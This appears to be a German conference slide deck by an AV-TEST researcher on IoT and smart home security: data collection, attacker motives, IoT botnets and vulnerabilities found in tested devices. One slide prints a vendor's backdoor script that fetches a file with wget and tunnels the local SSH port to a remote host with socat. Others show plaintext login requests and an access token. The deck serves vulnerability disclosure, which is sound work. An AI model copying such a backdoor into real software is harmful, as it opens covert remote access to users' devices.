MAIK MORGENSTERN
CTO AV-TEST | Versicherungsforen Leipzig: Fachkonferenz Smart Home


Sicherheitstests und Zertifizierung von IoT- und Smart Home-Produkten

Über das AV-TEST Institut

- Mehr als 35 IT-Spezialisten
- Mehr als 15 Jahre Expertise im Bereich Antivirenforschung
- Unternehmensgründung 2004

- Eine der weltweit größten Virendatenbanken
- 500 Client- und Server-Systeme
- Mehr als 2.500 Terabyte Testdaten
- Mehr als 5.000 Einzel- und Vergleichstests pro Jahr

- Analyse, Testing, Development, Consulting & Services für Hersteller, Fachmagazine, Behörden & Unternehmen



Agenda

- **Was**
  … ist Smart Home und IoT?
- **Welche**
  … Daten fallen an?
- **Wer**
  … will Zugriff auf Daten und Geräte?
- **Warum**
  … will jemand Zugriff darauf?
- **Wie**
  … wie bekommt man Zugriff darauf?

Was ist Smart Home und IoT?

- **I**nternet **o**f **T**hings bzw. Internet der Dinge
- Beispielhaft für viele ähnlich lautende Definitionen:

> ***Internet der Dinge bezeichnet die Vernetzung von Gegenständen mit dem Internet**, damit diese Gegenstände selbstständig über das Internet kommunizieren und so verschiedene Aufgaben für den Besitzer erledigen können. Der Anwendungsbereich erstreckt sich dabei von einer allg. Informationsversorgung über automatische Bestellungen bis hin zu Warn- und Notfallfunktionen.*

Entnommen aus: Springer Gabler Verlag (Herausgeber), Gabler Wirtschaftslexikon, Stichwort: Internet der Dinge, online im Internet: http://wirtschaftslexikon.gabler.de/Archiv/1057741/35/Archiv/1057741/internet-der-dinge-v4.html

Was ist Smart Home und IoT?

Computer und Smartphones

Multimedia

Kleine und große Haushaltsgeräte

Wearables (Kleidung, Fitness Tracker, Smart Watch)

Smart Home

Industrie 4.0

Smart Meter

Autos (auch Car2Car Kommunikation, Car2Infrastructure Kommunikation)

Infrastruktur

Internet der Dinge bezeichnet die Vernetzung von Gegenständen mit dem Internet

→ Jedes vernetzte Gerät

Welche Daten fallen an?


- 06:30 Aufstehen
- 06:45 Zähne putzen
- 07:00 Frühstück und Nachrichten schauen
- 07:30 Kind in die Schule fahren, danach auf Arbeit
- 08:30 Ankunft auf Arbeit, Einloggen am Arbeits PC
- 12:00 Mittagessen
- 17:30 Kind abholen, nach Hause fahren
- 20:15 TV schauen

Welche Daten fallen an?


- 06:30 Aufstehen: **Fitness Tracker, Smart Home, IP Kamera**
- 06:45 Zähne putzen: **Smarte Zahnbürste, Smart Phone**
- 07:00 Frühstück und Nachrichten schauen: **Smarte Haushaltsgeräte, Smart TV**
- 07:30 Kind in die Schule fahren, danach auf Arbeit: **Connected Car**
- 08:30 Ankunft auf Arbeit, Einloggen am **Arbeits PC**
- 12:00 Mittagessen: **Bezahlterminal**
- 17:30 Kind abholen, nach Hause fahren: **Alarmanlage, Voice Assistant**
- 20:15 TV schauen: **Streamingdienst**

21 vernetzte Geräte in meinem Haushalt: 1 Desktop PC, 2 Laptops, 4 Tablets, 2 Smartphones, 1 IP Kamera, 1 Smart Home System, 3 Smart TVs, 2 Router, 1 NAS, 1 Sat Receiver, 1 Heizung, 1 Rolladensteuerung, 1 Auto

Welche Daten fallen an?



Welche Daten fallen an?



Welche Daten fallen an?

Welche Daten fallen an?

- Bewegungsprofile (Wo?)
- Nutzungsprofile (Was?)
- Kommunikationsdaten (Mit wem?)

Welche Daten fallen an?


- **Verschiedene Geräte** wissen also wer Sie sind und wo Sie wohnen
  - Während der Registrierung angegeben oder durch Verbinden mit Facebook etc.
- Die Geräte wissen **was Sie wann tun und wo** Sie sich normalerweise wann aufhalten
  - **Auch mit wem** Sie was, wo tun ist bekannt
- Die wenigsten Geräten wissen alles, aber viele Informationen sind mehreren Geräten bekannt
- Jedes Gerät hat ein **anderes Sicherheitslevel** und **Vertrauenswürdigkeit**: Es genügt das schwächste Glied anzugreifen …

Wer will diese Daten?

Nutzer

Kriminelle

Konzerne/Behörden



Warum ist der Zugriff so interessant?

- **Zwei Perspektiven** zu unterscheiden
  - 1. Berechtigter Zugriff auf die Daten
  - 2. Unberechtigter Zugriff auf die Daten
- Aber ein großes Ziel: **Finanzieller Vorteil**

Warum ist der Zugriff so interessant?

- Merkel mahnt, es mit dem **Datenschutz nicht zu übertreiben**
  http://heise.de/-2812931
- **Angela Merkel: „Daten sind der Rohstoff der Zukunft“**

Augsburger Allgemeine online, Updated: September 13, 2015

Warum ist der Zugriff so interessant?

- Persönliche Daten sind viel Geld wert

Company name	Facebook	LinkedIn	Yahoo	Google
Market cap (in billions)	$100.56	$31.31	$27.67	$282.20
Number of users (in millions)	1,110	225	627	1,300
Revenue (in billions)	$1.813	$0.366	$1.135	$13.110
Per user valuation	$90.59	$131.55	$44.13	$217.08
Average Revenue per User (ARPU)	$1.63	$1.53	$1.81	$10.09

Warum ist der Zugriff so interessant?

- Je **mehr Daten** ein Anbieter über eine Person sammelt, desto **mehr finanziellen Gewinn** kann er daraus schlagen
- Bestes Beispiel ist **Werbung**, je zielgerichteter diese ist, desto besser wirkt sie
- Auch andere Dienstleistungen können zielgerichtet angeboten/verändert werden, eher nicht zum Vorteil der Nutzer
- Legitimer Zugriff erlaubt es **Verhaltensweisen** von Nutzer zu **überwachen**

Warum ist der Zugriff so interessant?

Bis Ende **2016** geht Gartner von **6.4 Milliarden Geräten aus** welche mit dem Internet verbunden sein werden. **5.5 Millionen** kommen **täglich** hinzu.

Table 1: Internet of Things Units Installed Base by Category (Millions of Units)				
Category	**2014**	**2015**	**2016**	**2020**
Consumer	2,277	3,023	4,024	13,509
Business: Cross-Industry	632	815	1,092	4,408
Business: Vertical-Specific	898	1,065	1,276	2,880
Grand Total	**3,807**	**4,902**	**6,392**	**20,797**
Table 2: Internet of Things Endpoint Spending by Category (Billions of Dollars)				
Category	**2014**	**2015**	**2016**	**2020**
Consumer	257	416	546	1,534
Business: Cross-Industry	115	155	201	566
Business: Vertical-Specific	567	612	667	911
Grand Total	**939**	**1,183**	**1,414**	**3,010**

Source: Gartner (November 2015)

Warum ist der Zugriff so interessant?

- Ein paar konkrete Beispiele und Perspektiven …
- Deutsche **Krankenversicherungen** bezuschussen Kauf von Fitnesstrackern oder Smart Watches
- Erste Krankenkassen zahlen **Prämien** wenn man Fitnessziele erreicht und diese an die Kasse übermittelt (also z.B. Daten von Fitnesstrackern)
- Goldgrube Gesundheitsdaten: „Der Diebstahl medizinischer Informationen kann gravierende Folgen für Sicherheit und Wohlergehen der betroffenen Personen haben“
  http://www.security-insider.de/goldgrube-gesundheitsdaten-a-528928/

Unsicher!
Schon von uns gehackt.

Warum ist der Zugriff so interessant?

- Perspektive: **Datenschutz!** Muss ich in Zukunft solche Daten übermitteln? Werden Tarife daran gebunden?
- **Nutzer** haben Interesse Daten zu **manipulieren**: Kein Aufwand, volle Prämie.
- **Kriminelle** können Daten als **Geisel** nehmen und Lösegeld erpressen

Warum ist der Zugriff so interessant?

- **Nutzertracking** nicht nur online sondern immer und überall möglich. Mehr Informationen werden gesammelt.
- **Gesundheitsschufa:** Kredit oder Jobzusage abhängig von Gesundheitsdaten?
- **Metadaten** verraten schon fast alles. Mehr Geräte, bedeuten mehr Metadaten und detailliertere Informationen.

Warum ist der Zugriff so interessant?

- Jedes Gerät ist **potentiell angreifbar**
- **Nutzer hat kaum Chance** zu entdecken ob **Gerät infiziert ist**
- Entweder **Daten auslesen/manipulieren** oder **Kontrolle über Gerät** übernehmen und weitere Angriffe vom Gerät aus ausführen
- Komplexe Angriffe bedienen sich Informationen aus **verschiedenen Quellen** und nutzen **Schwachstellen in verschiedenen Geräten**
  - Mehr Informationen → Erfolgreichere Phishing Angriffe
  - Mehr Einfallstore → Bessere Erfolgschancen
  - Traditionelle IT (Desktop/Server) gut gesichert, aber IoT?
- Mehr Geräte → Mehr Angriffspunkte

Warum ist der Zugriff so interessant?

- Nach Veröffentlichung unserer Studie zur Sicherheit von Fitness Trackern erhielten wir interessante Anfragen
- **Pathologe** hatte einen Fall zu bearbeiten bei dem die betreffende Person zum Zeitpunkt des Todes einen Tracker trug
- Nun die Frage: Kommt man als Externer an diese Daten? Kann man aus diesen Daten **Angaben zum Zeitpunkt und zu Gründen des Todes** machen? Könnten die **Daten** auch **gefälscht** sein?

Warum ist der Zugriff so interessant?

- **Strafverfolgungsbehörden** haben ebenso Interesse an den **Nutzungs-** und **Bewegungsdaten** der verschiedenen Geräte. Smartphone wird bei kriminellen Handlungen vielleicht ausgeschaltet, an andere Geräte wird aber ggf. nicht gedacht?
- Können diese **Daten gefälscht** werden um sich ein **digitales Alibi** zu verschaffen?

Warum ist der Zugriff so interessant?

- Sobald **vernetzte Geräte** den **Zugriff auf digitale oder physische Werte/Objekte** kontrollieren sind sie ein Ziel für Hacker
- Rolläden im Smart Home
- Autos die sich per Smartphone öffnen lassen
- Haustüren die sich per Smartphone öffnen lassen

Warum ist der Zugriff so interessant?

- **Angriffe mit Hilfe von IoT Geräten** wurden schon ausgeführt
- Sogenannte DoS (Denial of Service) Angriffe senden massenhaft Anfragen an Webseiten und zwingen sie so in die Knie
- Im September und Oktober gab es derartigen Angriff mit hunderttausenden gehackten IoT Geräten

23. Oktober 2016, 11:34 Uhr IT-Sicherheit

Das Internet der Dinge ist eine Waffe

Webcams lassen sich nicht nur zum Ausspionieren hacken, sondern auch um ihre Rechenleistung für größere Angriffe zu nutzen. (Foto: picture alliance / dpa)

Der jüngste Angriff, der Amazon und Paypal traf, zeigt: Hacker können mithilfe internetfähiger Alltagsgeräte jederzeit Teile des Netzes lahmlegen. Im Kampf gegen solche Großangriffe drängt die Zeit.

www.sueddeutsche.de,
October 23, 2016, 11:34 AM

Wie erfolgt der Zugriff auf die Daten/Geräte?

- Wieder **zwei Perspektiven**!
- Berechtigter Zugriff
  - **Anbieter** der Geräte und Dienstleistungen sicher sich meist weitreichende Rechte an den Daten
  - **Nutzer geben freiwillig** mehr Daten heraus als nötig
  - **Nutzer gestatten Dritten Zugriff** auf die Daten, aus Komfortgründen
  - Herausforderung für Datenschutzrecht

Wie erfolgt der Zugriff auf die Daten/Geräte?

- Unberechtigter Zugriff
  - **Hacker** (oder andere unberechtigte Dritte) verschaffen sich Zutritt über **Sicherheitslücken**
  - Inhalt der nächsten Folien

Wie erfolgt der Zugriff auf die Daten/Geräte?

- Seit 2014 über **40 IoT Geräte** untersucht
- **Smart Home**: https://www.av-test.org/de/news/news-single-view/test-smart-home-kits-oeffnen-tuer-und-tor-fuer-jeden/
- **Fitness Tracker und Smart Watches**: https://www.av-test.org/de/news/news-single-view/test-fitness-armbaender-legen-daten-offen/
- **IP Kameras**
- Die **Mehrzahl der Geräte** hatte **Sicherheitsprobleme**, teils haarsträubend: Unberechtigter **Zugriff** über das Internet auf **Daten** oder das **Gerät** war möglich
- Es sind immer wieder **ähnliche Probleme** in den **verschiedenen Produktkategorien**


Wie erfolgt der Zugriff auf die Daten/Geräte?

- **Alle Komponenten** eines Produkts **müssen sicher** sein!
  - Das Gerät selbst
  - Die Smartphone Apps oder PC Programme um das Gerät zu steuern
  - Die Web/Cloud Services des Anbieters
- **Sicherheit** ist oft ein **Fremdwort** … Wir haben alle Lücken an alle Hersteller gemeldet
  - Nur ein paar haben überhaupt geantwortet, noch weniger haben die Lücke zugegeben und behoben
  - Viele **Lücken existieren weiterhin**, wir veröffentlichen diese nach und nach (nach angemessener Wartezeit)

Wie erfolgt der Zugriff auf die Daten/Geräte?

Fitness Tracker und Smart Watches

- Daten werden ohne Authentifizierung in Echtzeit bereit gestellt
- Daten konnten verändert und gelöscht werden
- Man kann sich unberechtigt mit Geräten verbinden, weil PIN aus dem Namen extrahiert werden kann
- Fremde Apps auf dem Telefon können sich ungefragt zu Geräten verbinden und Daten auslesen sowie manipulieren




Wie erfolgt der Zugriff auf die Daten/Geräte?

Smart Home

- Unverschlüsselte Verbindung: Nutzername und Passwort in Klartext. Auch die Steuerbefehle sind unverschlüsselt. Komplette Fernsteuerung möglich.
- Konfigurationsbackups, inklusive Nutzername und Passwort, werden in der Cloud gespeichert. Können von dort abgerufen, manipuliert und gelöscht werden

```
1  POST /login HTTP/1.1
2  Host: max.eq-3.de
3  Connection: keep-alive
4  Referer: http://max.eq-3.de/login.jsp
5  Content-Length: 64
6  Cache-Control: max-age=0
7  Origin: http://max.eq-3.de
8  Content-Type: application/x-www-form-urlencoded
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
10 User-Agent: Mozilla/5.0 (Linux; U; Android 4.0.4; de-de; Sony
   .0.431) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mo
11 Accept-Encoding: gzip,deflate
12 Accept-Language: de-DE, en-US
13 Accept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7
14 x-wap-profile: http://wap.sonyericsson.com/UAprof/[...].xml
15 Cookie: JSESSIONID=[...]
16
17 user=[...]&passwd=[...]&submit=&mobile=false&productKey=
```



Wie erfolgt der Zugriff auf die Daten/Geräte?

Smart Home

- Ungesicherte Backdoor im Produkt: Hersteller kann darüber Zugriff auf das Gerät erlangen, aber auch jeder Hacker, weil keine Absicherung existiert

```
#!/bin/sh -x

SERIAL=`fw_printenv serial# |cut -d'=' -f 2`

cd /tmp
rm -f /tmp/$SERIAL
wget http://update.[redacted].com/philio/phone_home/$SERIAL
if [ -e /tmp/$SERIAL ]; then  #file not empty
        if [ -z "`ps | grep socat | grep -v grep`" ]; then # socat not running
                /usr/bin/nohup /usr/bin/socat "TCP4:update.[redacted].com:`cat /tmp/$SERIAL`" TCP4:127.0.0.1:22
        fi
fi
```

Code 4: usr/sbin/phone_home.sh

- Schlecht abgesicherte Verschlüsselung: Kann trotzdem geknackt und der Zugriffstoken mitgelesen werden
- Mit diesem kann eigene Verbindung aufgebaut und das Gerät gesteuert werden

```
GET /me/user/info?access_token=skZLa8xyVOC8V98r6UEIJ3h4TPZor06O HTTP/1.1
```

Wie erfolgt der Zugriff auf die Daten/Geräte?

IP Kameras

- Videostream wird unverschlüsselt über das Netzwerk übertragen, jeder kann mitschauen
- FTP wird als Backuplösung angeboten: Unverschlüsselte Übertragung von Login/Passwort und Daten
- Verschlüsselte Verbindungen nicht abgesichert, Login und Passwort für die Remotesteuerung können ausgelesen werden
- Daten werden ungeschützt auf dem Smartphone abgelegt, andere Apps können diese auslesen

Wie erfolgt der Zugriff auf die Daten/Geräte?

- Warum all diese Lücken?
  - **Hersteller haben keine Ahnung von Sicherheit und/oder kümmern sich nicht darum.**
  - Eine exemplarische Antwort von einem Hersteller: „Why would anyone hack a fitness tracker?“
  - Hersteller haben weder Erfahrung noch Wissen im Bereich IT-Security
    - Selbst wenn Sie versuchen etwas sicher zu machen, geht es schief
    - Altbekannte Fehler werden immer wieder gemacht:
      - Standardpasswörter, zum Teil nicht mal änderbar
      - Keine oder fehlerhafte Authentifizierung
      - Keine oder angreifbare Verschlüsselung
      - Fehler die wir vor 10 oder 15 Jahren in der normalen IT Welt gesehen haben
  - **Enge Deadlines**, Druck schnell auf dem Markt zu sein, erst **Features dann Sicherheit**
    - Aber: Einen Security Vorfall zu bereinigen nachdem etwas passiert ist, ist viel teurer (Imageverlust!)

Wie kann man die Situation lösen?

Zunächst nochmal zusammengefasst die Problematik

- **Daten** werden **gestohlen, mißbraucht oder manipuliert** um zu betrügen und zu erpressen
- **Geräte** werden unberechtigt gesteuert um **physischen Schaden** anzurichten
- **Geräte** werden in Botnetze eingebunden um **Angriffe im Internet** aufzuführen
- **Nutzer bemerken** eine **Infektion** ihres Gerätes u.U. gar **nicht**
- Es ist nicht oder nur **schwer möglich später für Sicherheit** zu sorgen:
  - Anti-Virensoftware kann nicht installiert werden.
  - Netzwerküberwachung im Heimnetzwerk überfordert Nutzer.
  - Neue Sicherheitsfunktionen durch Updates scheitern an limitierter Hardware

Wie kann man die Situation lösen?

- Rechtliche Rahmenbedingungen anpassen und auf den aktuellen Stand bringen
- Rechtliche Rahmenbedingungen harmonisieren: Deutschland vs. EU vs. USA vs. China
  - Mehrzahl der Anbieter von Geräten und Diensten sitzen in USA oder China. Deutsches Datenschutzrecht?
- Technische Verbesserungen
  - Security by Design, also von Anfang an
  - Interne Prozesse für sichere Entwicklung und Testen
  - Externes Testen und Validieren!
  - Externe Sicherheitsmaßnahmen: Heimrouter mit Firewall und Virenschutz, Sicherheitssoftware auf allen Clients (PC und Smartphone)

